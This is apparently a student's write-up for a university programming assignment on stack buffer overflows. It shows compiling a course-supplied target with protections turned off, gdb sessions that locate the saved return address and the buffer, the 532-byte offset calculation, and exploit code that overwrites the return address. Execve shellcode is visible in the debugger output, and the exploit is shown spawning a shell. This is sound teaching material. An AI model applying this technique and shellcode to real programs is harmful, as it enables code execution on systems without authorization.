
CAP6135: Programming Assignment 1 – Stack Overflow

Submitted by: Tanmay Arora


Task 1: Designing of the overflowed buffer

Step 1: Compiling the 3 files exploit.c , testshellcode.c and target.c using the instructions and commands provided in the README files.




```
| Welcome to eustis.eecs.ucf.edu.
|
| Please use your NID and NID password to log in.
| Your NID should be 2 letters followed by 6 digits.
|
| See http://t.cs.ucf.edu/help/eustis  for additional instructions.

  End of banner message from server

                    • MobaXterm Personal Edition v23.5 •
                  (SSH client, X server and network tools)

      ➤ SSH session to ta171840@eustis2.eecs.ucf.edu
        • Direct SSH      :  ✔
        • SSH compression :  ✔
        • SSH-browser     :  ✔
        • X11-forwarding  :  ✔  (remote display is forwarded through SSH)

      ➤ For more info, ctrl+click on help or visit our website.

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Local docs:     http://t.cs.ucf.edu/help/eustis
Last login: Sun Feb 11 17:08:06 2024 from 172.31.15.174
ta171840@net1547:~$ cd targets
ta171840@net1547:~/targets$ gcc -ggdb -fno-stack-protector -z execstack -m32 -o target target.c
ta171840@net1547:~/targets$ cd
ta171840@net1547:~$ cd exploits
ta171840@net1547:~/exploits$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c
ta171840@net1547:~/exploits$ gcc -ggdb -fno-stack-protector -z execstack -m32 -o testshellcode testshellcode.c
```

Step 2: Running the exploit file in gdb by means of address randomization using setarch i686 -R prefix




```
ta171840@net1547:~/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
```

Step 3: **Making a breakpoint for foo function which is inside target.c program and then running the exploit program using run command inside gdb.**



```
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/ta171840/exploits/exploit
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 441261 is executing new program: /home/net/ta171840/targets/target
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Press return to call the fuction foo()...
```

Step 4: **Finding the two initial addresses important for the designing of the attack:**



```
Breakpoint 1, foo (arg=0xffffdbe5 '\001' <repeats 200 times>...) at target.c:7
7         long number = 1024;
(gdb)
(gdb) info frame
Stack level 0, frame at 0xffffd9f0:
 eip = 0x565561f2 in foo (target.c:7); saved eip = 0x56556354
 called by frame at 0xffffda30
 source language c.
 Arglist at 0xffffd9e8, args: arg=0xffffdbe5 '\001' <repeats 200 times>...
 Locals at 0xffffd9e8, Previous frame's sp is 0xffffd9f0
 Saved registers:
  ebx at 0xffffd9e4, ebp at 0xffffd9e8, eip at 0xffffd9ec
(gdb) x localArray
0xffffd7d8:     0x0000005d
(gdb) continue
Continuing.
foo() finishes normally.
```

Using the gdb we found the two important addresses:

i) **saved return address (eip) :** **0xffffd9ec**
   using command **- info frame**

ii) **localArray's beginning address : 0xffffd7d8**
   using command - **x localArray**

Since we compiled using -m32, therefore both are 4 bytes in length.

Calculating the offset by subtracting localArray's address from eip's address:
Offset = 0xffffd9ec– 0xffffd7d8
= 532

Then we copied the shellcode[] array to the beginning of the buff variable by using strncpy() function, but this is done keeping in mind that null terminator byte is not copied, so that program does not end here.

```
strncpy(buff, shellcode,25);
```


At first, we store localArray's initial address value in buff variable at desired location to overwrite the saved return address (eip) with the address of localArray[0], so that the CPU uses this new address and jumps to the shell code which is placed at the beginning and executes it.

Since the address is of 4 bytes we copy byte by byte starting from buff[532] to buff[535]. We also add Null byte 0x00 at buff[536] so that CPU knows where to end and the overflow does not cause operating system crash.

```
  buff[532]=0xd8;
  buff[533]=0xd7;
  buff[534]=0xff;
  buff[535]=0xff;
  buff[536]=0x00;
```

After this we will compile exploit.c again, using the command:
$ gcc -ggdb -fno-stack-protector -z execstack -o exploit exploit.c

Then we enter gdb mode to find the new address value of localArray
$ setarch i686 -R gdb ./exploit




```
(gdb) info frame
Stack level 0, frame at 0xffffdbc0:
 eip = 0x565561f2 in foo (target.c:7); saved eip = 0x56556354
 called by frame at 0xffffdc00
 source language c.
 Arglist at 0xffffdbb8, args:
    arg=0xffffddb5 "1\300Phn/shh//bi\211\343P\211\342S\211\341\260\v", '\001' <repeats 175 times>...
 Locals at 0xffffdbb8, Previous frame's sp is 0xffffdbc0
 Saved registers:
  ebx at 0xffffdbb4, ebp at 0xffffdbb8, eip at 0xffffdbbc
(gdb) x localArray
0xffffd9a8:     0x0000005d
```

Now localArray's address is: **0xffffd9a8**

Since the address of localArray has now changed, so we modify and compile exploit.c again to have the correct address values.

```
  buff[532]=0xa8;
  buff[533]=0xd9;
  buff[534]=0xff;
  buff[535]=0xff;
  buff[536]=0x00;
```


Using gdb in Eustis for finding the final stack information:



10. eustis.eecs.ucf.edu

```
ta171840@net1547:~/exploits$ setarch i686 -R gdb ./exploit
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exploit...
(gdb) break target.c:foo
No source file named target.c.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target.c:foo) pending.
(gdb) run
Starting program: /home/net/ta171840/exploits/exploit
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 3653802 is executing new program: /home/net/ta171840/targets/target
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Press return to call the fuction foo()...


Breakpoint 1, foo (arg=0xffffddb5 "1\300Phn/shh//bi\211\343P\211\342S\211\341\260\v", '\001' <repeats 175 times>...) at target
.c:7
7           long number = 1024;
(gdb)
```


Screenshot 1 of 2



```
(gdb) info frame
Stack level 0, frame at 0xffffdbc0:
 eip = 0x565561f2 in foo (target.c:7); saved eip = 0x56556354
 called by frame at 0xffffdc00
 source language c.
 Arglist at 0xffffdbb8, args:
    arg=0xffffddb5 "1\300Phn/shh//bi\211\343P\211\342S\211\341\260\v", '\001' <repeats 175 times>...
 Locals at 0xffffdbb8, Previous frame's sp is 0xffffdbc0
 Saved registers:
  ebx at 0xffffdbb4, ebp at 0xffffdbb8, eip at 0xffffdbbc
(gdb) x localArray
0xffffd9a8:     0x0000005d
(gdb) x &number
0xffffdbac:     0x00000000
(gdb) x &varDouble
0xffffdba0:     0x00000000
(gdb) x &ptr
0xffffdb9c:     0x00000000
(gdb) continue
Continuing.
foo() finishes normally.
process 3653802 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ exit
[Inferior 1 (process 3653802) exited normally]
(gdb) exit
ta171840@net1547:~/exploits$ 
```

Screenshot 2 of 2

Running the exploit code and successfully creating a compromised shell




```
ta171840@net1547:~$ cd exploits
ta171840@net1547:~/exploits$ setarch i686 -R ./exploit
Press return to call the fuction foo()...

foo() finishes normally.
$ $ exit
ta171840@net1547:~/exploits$ 
```

Task 2: Stack memory allocation graph

This graph below shows us the stack memory when the function foo() is called in the target executable code. It shows the addresses of the following:

- Return address on stack (**eip**),
- Saved Base frame pointer (**ebp**),
- The 4 local variables: **localArray, number, varDouble, ptr**.


Stack Memory Layout
Parameters
Saved Return Address(eip)
Saved Base Frame Pointer(ebp)
number
varDouble
ptr
localArray
0xffffdbbc
0xffffdbb8
0xffffdbac
0xffffdba0
0xffffdb9c
0xffffd9a8